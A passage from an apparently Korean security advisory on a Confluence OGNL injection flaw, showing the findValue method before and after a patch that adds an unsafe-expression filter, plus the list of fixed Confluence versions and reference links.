```

[OgnlValueStack 클래스 패치 내역(전/후)]

수정된 내역은 다음과 같으며 패치 이후의 코드를 보면 안전하지 않은 OGNL표현식을 검사하여 필터링하는 safeExpressionUtil 클래스가 추가된 것을 볼 수 있다.

```
public Object findValue(String expr, Class asType) {
  try {
    if (expr == null)
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root, asType);
  } catch (OgnlException e) {
    return null;
```

[OgnlValueStack 클래스 패치 이전]

```
public Object findValue(String expr, Class asType) {
  try {
    if (expr == null)
      return null;
    if (!this.safeExpressionUtil.isSafeExpression(expr))
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root, asType);
  } catch (OgnlException e) {
    return null;
```

[OgnlValueStack 클래스 패치 이후]

■ 대응 방안

Confluence 공식 사이트에서 최신 LTS(장기 지원 릴리스)로 업데이트할 것을 권장하며, 패치가 적용된 버전은 다음과 같다.

- URL: https://www.atlassian.com/ko/software/confluence/download-archives

영향 받는 버전	최신 버전
Confluence Server 및 Data Center 1.3.0 버전 이후의 모든 버전 (2022년 6월 2일 기준)	7.4.17
	7.13.7
	7.14.3
	7.15.2
	7.16.4
	7.17.4
	7.18.1

■ 참고 사이트

- URL: https://tanzu.vmware.com/security/cve-2022-22978
- URL: https://github.com/spring-projects/spring-security/commit/70863952aeb9733499027714d38821db05654856